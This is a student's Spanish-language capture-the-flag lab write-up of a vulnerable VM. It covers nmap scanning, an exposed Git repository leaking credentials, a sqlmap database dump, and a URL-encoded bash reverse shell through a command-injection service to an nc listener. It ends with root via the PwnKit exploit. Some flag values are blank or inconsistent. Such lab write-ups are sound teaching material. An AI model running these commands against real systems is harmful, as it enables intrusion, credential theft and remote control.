

10 DE MAYO DE 2024



# MÁQUINA VULNERABLE 2

HACKING ÉTICO

ERIC SERRANO MARIN

I.E.S MARTINEZ MONTAÑES

CETI

## Contenido

IP de la máquina Vulnerable 2.....	2
Escaneo de puertos y servicios.....	2
Acceso a la web. ....	3
Empezamos a probar cosas con el repositorio de Git. ....	4
Accediendo al dashboard de la web.....	8
Primera flag: FLAG{gIT5ecREt\$}.....	8
Uso de sqlmap. ....	8
Segunda flag: FLAG{5Q1}.....	9
Recopilación de información con LinEnum.....	10
Descubrimos sesión abierta en el puerto 9999.....	10
Tercera flag: {.....	11
Descarga y uso del exploit PwnKit. ....	12
Cuarta flag encontrada: FLAG{ere} .....	12

## IP de la máquina Vulnerable 2.

***nmap -sn 192.168.56.0/24***

```
(kali㉿kali)-[~]  
$ nmap -sn 192.168.56.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-02 12:17 EDT  
mass_dns: warning: Unable to determine any DNS servers. Reverse D  
-dns-servers  
Nmap scan report for 192.168.56.101  
Host is up (0.00071s latency).  
Nmap scan report for 192.168.56.106  
Host is up (0.0100s latency).  
Nmap done: 256 IP addresses (2 hosts up) scanned in 7.07 seconds
```


## Escaneo de puertos y servicios.

***sudo nmap -sS -sV -sC -p- 192.168.56.105 -oN full\_scan***

Encontramos un servidor apache en el puerto 80 y un ssh en el puerto 22.



```
(kali㉿kali)-[~]  
$ sudo nmap -sS -sV -sC -p- 192.168.56.105 -oN full_scan  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 15:52 CEST  
Nmap scan report for 192.168.56.105  
Host is up (0.00077s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)  
|   256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)  
|_  256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))  
| http-cookie-flags:  
|   /:  
|     PHPSESSID:  
|_    httponly flag not set  
| http-git:  
|   192.168.56.105:80/.git/  
|   Git repository found!  
|   .git/config matched patterns 'user'  
|   Repository description: Unnamed repository; edit this file 'description'  
|   to name the ...  
|_   Last commit message: Change connector # Please enter the commit messag  
e for your ...  
|_ http-title: Bioshock  
|_ http-server-header: Apache/2.4.41 (Ubuntu)  
MAC Address: 08:00:27:36:AE:E3 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Tenemos el archivo para echarle un vistazo cuando queramos.




## Acceso a la web.

Hemos podido acceder correctamente, ya que el puerto 80 es el por defecto, no he tenido que poner puerto.







Con todo lo que hemos hecho anteriormente, no he podido sacar nada, también probé intentando varias técnicas de bypass en el inicio de sesión y tampoco.

Voy a continuar la práctica en casa. Aquí la IP de la máquina vulnerable es la siguiente:














```
(kali@kali)-[~]
$ nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 15:47 CEST
Nmap scan report for 192.168.56.103
Host is up (0.0043s latency).
Nmap scan report for 192.168.56.105
Host is up (0.0031s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 20.35 seconds
```

## Empezamos a probar cosas con el repositorio de Git.

Después de unos cuantos te intentos de crear una cuenta e iniciar sesión, vamos a probar a intentar entrar en /.git. Esta información la encontramos en el informe de nmap que sacamos anteriormente.

```
http-git: 2024-05-02 12:51 1.3K
192.168.56.105:80/.git/
Git repository found!
.git/config matched patterns 'user'
Repository description: Unnamed repository; edit this file 'description' to name the...
Last commit message: Change connector # Please enter the commit message for your...
```

Encontramos lo siguiente:

Index of /.git			
Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">COMMIT_EDITMSG</a>	2024-05-02 12:51	487	
 <a href="#">HEAD</a>	2024-05-02 12:51	23	
 <a href="#">ORIG_HEAD</a>	2024-05-02 12:51	41	
 <a href="#">REBASE_HEAD</a>	2024-05-02 12:51	41	
 <a href="#">config</a>	2024-05-02 12:51	192	
 <a href="#">description</a>	2024-05-02 12:51	73	
 <a href="#">hooks/</a>	2024-05-02 12:51	-	
 <a href="#">index</a>	2024-05-02 12:51	1.3K	
 <a href="#">info/</a>	2024-05-02 12:51	-	
 <a href="#">logs/</a>	2024-05-02 12:51	-	
 <a href="#">objects/</a>	2024-05-02 12:51	-	
 <a href="#">refs/</a>	2024-05-02 12:51	-	

Apache/2.4.41 (Ubuntu) Server at 192.168.56.105 Port 80

Vamos a hacer un dump del github.

**`python3 git_dumper.py http://192.168.56.105/.git/ backup`**

```
(root@kali)-[/home/kali/git-dumper]
# python3 git_dumper.py http://192.168.56.105/.git/ backup
[-] Testing http://192.168.56.105/.git/HEAD [200]
[-] Testing http://192.168.56.105/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://192.168.56.105/.git/ [200]
[-] Fetching http://192.168.56.105/.gitignore [404]
[-] http://192.168.56.105/.gitignore responded with status code 404
```

Aquí tenemos la carpeta.

```
(root@kali)-[/home/kali/git-dumper]
# ls -alh
total 68K
drwxr-xr-x  4 root root 4.0K May  3 17:18 .
drwx----- 42 kali kali 4.0K May  3 17:09 ..
drwxr-xr-x  7 root root 4.0K May  3 17:18 backup
drwxr-xr-x  8 root root 4.0K May  3 16:52 .git
-rwxr-xr-x  1 root root 25K May  3 16:52 git_dumper.py
-rw-r--r--  1 root root 1.1K May  3 16:52 .gitignore
-rw-r--r--  1 root root 1.1K May  3 16:52 LICENSE
-rw-r--r--  1 root root  85 May  3 16:52 pyproject.toml
-rw-r--r--  1 root root 2.4K May  3 16:52 README.md
-rw-r--r--  1 root root  55 May  3 16:52 requirements.txt
-rw-r--r--  1 root root 721 May  3 16:52 setup.cfg
```

Aquí su contenido

```
(root@kali)-[/home/kali/git-dumper/backup]
# ls -alh
total 48K
drwxr-xr-x  7 root root 4.0K May  3 17:18 .
drwxr-xr-x  4 root root 4.0K May  3 17:18 ..
drwxr-xr-x  2 root root 4.0K May  3 17:18 config
-rw-r--r--  1 root root 5.5K May  3 17:18 dashboard.php
drwxr-xr-x  7 root root 4.0K May  3 17:18 .git
drwxr-xr-x  2 root root 4.0K May  3 17:18 .idea
-rw-r--r--  1 root root 1.1K May  3 17:18 index.php
drwxr-xr-x  2 root root 4.0K May  3 17:18 js
-rw-r--r--  1 root root 1.5K May  3 17:18 login.php
-rw-r--r--  1 root root 179 May  3 17:18 logout.php
drwxr-xr-x  2 root root 4.0K May  3 17:18 style
```

Vamos a ponernos a investigar.

No he encontrado nada relevante mirando los archivos, pero si haciendo un Git log, que muestra el historial de commits del repositorio de Git.

```
(root@kali)-[/home/kali/git-dumper/backup]
# git log
commit 2ec91b3242e1884ad202d2535774cde382fd8937 (HEAD -> master)
Author: atlas <atlas@rapture.ra>
Date: Mon Aug 30 13:14:32 2021 +0300
    i changed login.php file for more secure
commit f9a98a674c11bdb3045af6675326f4a86c492f7a
Author: atlas <atlas@rapture.ra>
Date: Mon Aug 30 13:06:20 2021 +0300
    I added login.php file with default credentials
commit a3e277d930058bd53cb9525345dac5eca996e2cd
Author: atlas <atlas@rapture.ra>
Date: Mon Aug 30 13:02:44 2021 +0300
    First Initialize
```

Si hacemos un git diff con el hash del commit (en este caso el que me interesa es el de "I added login.php file with default credentials" comparará el estado actual del working directory con el estado de ese commit específico. Si login.php no existía antes de ese commit, el comando podría mostrarnos el contenido completo del archivo donde se incluyen las credenciales predeterminadas. Sin embargo, si el archivo ya existía y solo se modificó, nos mostrará las diferencias entre el estado actual del archivo y el del commit.


```
(root@kali)-[/home/kali/git-dumper/backup]
# git diff f9a98a674c11bdb3045af6675326f4a86c492f7a
diff --git a/login.php b/login.php
index 947903b..82be29d 100644
--- a/login.php
+++ b/login.php
@@ -2,7 +2,10 @@
 session_start();
 require 'config/config.php';
 if($_SERVER['REQUEST_METHOD'] == 'POST'){
-   if($_POST['email'] == "bigdaddy@admin.com" && $_POST['password'] == "littlesister"){
+   $email = mysqli_real_escape_string($connect,htmlspecialchars($_POST['email']));
+   $pass = mysqli_real_escape_string($connect,htmlspecialchars($_POST['password']));
+   $check = $connect->query("select * from users where email='$email' and password='$pass' and id=1");
+   if($check->num_rows){
       $_SESSION['userid'] = 1;
       header("location:dashboard.php");
       die();
   }
```



Podemos observar que en la línea donde viene el correo y la contraseña tiene un guion al principio, eso significa que esa línea fue borrada.

Probaremos a acceder con esas credenciales.

### Accediendo al dashboard de la web.




Hemos podido acceder correctamente, y ahí tenemos la primera flag.

Primera flag: FLAG{gIT5ecREt\$}

### Uso de sqlmap.

El siguiente paso podría ser utilizadas sqlmap, ya que tenemos un parámetro id en la URL, vamos a usar también la cookie en el comando, así que vamos a cogerla.



**Cookie = o2n5geljqev59uqb5836v5bpnf**

**URL = <http://192.168.56.105/dashboard.php?id=1>**

**sqlmap -u "<http://192.168.56.105/dashboard.php?id=1>" --cookie='PHPSESSID=o2n5geljqev59uqb5836v5bpnf' --dump**

```
(root@kali) ~/home/kali/git-dumper/backup
# sqlmap -u "http://192.168.56.105/dashboard.php?id=1" --cookie='PHPSESSID=o2n5geljqev59uqb5836v5bpnf' --dump

{1.8.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:37:13 /2024-05-03/

[17:37:14] [INFO] testing connection to the target URL
[17:37:14] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:37:14] [INFO] testing if the target URL content is stable
```

Encontramos información adicional a la que teníamos antes, un nuevo usuario con la contraseña.

```
Database: rapture
Table: users
[1 entry]
+-----+-----+-----+-----+-----+
| id | email | address | password | username | contact_number |
+-----+-----+-----+-----+-----+
| 1 | bigdaddy@admin.com | FLAG{gIT5ecREt$} | littlesister | Frank Fontaine | 1 |
+-----+-----+-----+-----+-----+

[17:37:58] [INFO] table 'rapture.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.56.105/dump/rapture/users.csv'
[17:37:58] [INFO] fetching columns for table 'ssh' in database 'rapture'
[17:37:58] [INFO] fetching entries for table 'ssh' in database 'rapture'

Database: rapture
Table: ssh
[1 entry]
+-----+-----+
| pass | user |
+-----+-----+
| l#angfor#d | julie |
+-----+-----+

[17:37:59] [INFO] table 'rapture.ssh' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.56.105/dump/rapture/ssh.csv'
[17:37:59] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 27 times
[17:37:59] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.56.105'

[*] ending @ 17:37:58 /2024-05-03/
```

Vamos a iniciar la sesión con SSH con la información que hemos encontrado.

```
julie@vulnvm:~$ whoami
julie
julie@vulnvm:~$ id
uid=1001(julie) gid=1001(julie) groups=1001(julie)
julie@vulnvm:~$ ls
flag.txt
julie@vulnvm:~$ cat flag.txt
FLAG{5Q1}
julie@vulnvm:~$
```

Segunda flag: FLAG{5Q1}

## Recopilación de información con LinEnum.

Para recopilar información del sistema hemos usado LinEnum, que previamente hemos descargado en nuestro PC y lo hemos pasado por scp.

```
julie@vulnvm:~$ ./LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled
Home

Scan started at:
Tue 07 May 2024 03:05:05 PM UTC

### SYSTEM #####
[-] Kernel information:
Linux vulnvm 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 20
21 x86_64 x86_64 x86_64 GNU/Linux

XML
[-] Kernel information (continued):
Linux version 5.4.0-81-generic (buildd@lgw01-amd64-052) (gcc version 9.
3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)) #91-Ubuntu SMP Thu Jul 15 19:09:17
UTC 2021
```

Descubrimos sesión abierta en el puerto 9999.

Gracias a LinEnum, hemos visto los comandos que se han ejecutado, y nos hemos dado cuenta que había una sesión abierta en el puerto 9999.

```
Parameter GET['cmd']julie@vulnvm:/$ curl 127.0.0.1:9999?cmd=whoami
Parameter GET['cmd']losy
losyjulie@vulnvm:/$
```

Hemos encodeado con burp suite: **bash -c 'bash -i >&/dev/tcp/192.168.56.101/7777 0>&1'**. Al encodear con Cyberchef no me funcionaba, he tenido que encodear la URL en Burp.

```
julie@vulnvm:~$ curl 127.0.0.1:9999?cmd=%62%61%73%68%20%2d%63%
20%27%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70
%2f%31%39%32%2e%31%36%38%2e%35%36%2e%31%30%31%2f%37%37%37%37%2
0%30%3e%26%31%27
```

```
(kali㉿kali)-[~]
$ nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.106] 40026
bash: cannot set terminal process group (1179): Inappropriate ioctl for device
bash: no job control in this shell
```

```
losy@vulnvm:~$ cat user.txt
cat user.txt
FLAG{}
losy@vulnvm:~$
```

Tercera flag: { }

Vamos a descargar el siguiente github con wget <https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS>, es una herramienta útil para identificar y mitigar posibles riesgos de seguridad en sistemas Linux.

Hemos descargado el github en nuestra máquina, ya que la objetivo no tiene acceso a internet, la hemos pasado a Julie por SSH, después hemos dado permisos desde el usuario Julie y hemos ejecutado desde el usuario Losy (tendremos que tener una Shell interactiva: **python3 -c 'import pty;pty.spawn("/bin/bash");**) para comprobar que ya tenemos Shell interactiva pondremos en la terminal **tty**.

```
(kali㉿kali)-[~]
$ scp /home/kali/linpeas.sh julie@192.168.56.106:/home/julie
julie@192.168.56.106's password:
linpeas.sh
```

```
losy@vulnvm:/home/julie$ ls -l
ls -l: permission denied: ls: cannot open directory './home/julie': Permission denied
total 900
-rw-r--r-- 1 julie julie 10 May 2 13:05 flag.txt
-rwxr-xr-x 1 julie julie 46631 May 7 15:04 LinEnum.sh
-rw-r--r-- 1 julie julie 860337 May 9 15:26 linpeas.sh
-rwxrwxr-x 1 julie julie 525 May 7 14:44 script.sh
losy@vulnvm:/home/julie$ ./linpeas.sh
./linpeas.sh: 0%
0 updates can be applied immediately
```

Solo enseñé la ejecución del comando script de linpeas, ya que la salida es demasiado larga.

La vulnerabilidad que hemos encontrado que nos ha parecido mejor para acceder a root ha sido PwnKit, ya que si conoces el nombre sabes que es un exploit para la escalada de privilegios, también hay que tener en cuenta que pone que es probable que funcione.

```
[+] [CVE-2021-4034] PwnKit
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fe
dora,manjaro
Download URL: https://codecademy.github.com/berdav/CVE-2021-4034/zip/main
```

### Descarga y uso del exploit PwnKit.

```
(kali@kali)-[~]
$ curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
```

Le damos permisos y lo pasamos por scp a julie.

```
(kali@kali)-[~]
$ chmod +x PwnKit

(kali@kali)-[~]
$ scp /home/kali/PwnKit julie@192.168.56.105:/home/julie
julie@192.168.56.105's password:
PwnKit                                100%  18KB  6.1MB/s  00:00
```

Lo ejecutamos e instantáneamente seremos root.

```
julie@vulnvm:~$ ls
flag.txt  linpeas.sh  PwnKit
julie@vulnvm:~$ ./PwnKit
root@vulnvm:/home/julie#
```

Cuarta flag encontrada: FLAG{ere}

```
root@vulnvm:/# ls
bin    dev    lib    libx32  mnt    root    snap    sys    var
boot  etc    lib32  lost+found  opt    run    srv     tmp
cdrom  home   lib64  media    proc   sbin    swap.img  usr
root@vulnvm:/# cd root
root@vulnvm:~# ls
root.txt  snap
root@vulnvm:~# cat root.txt
FLAG{ere}
root@vulnvm:~#
```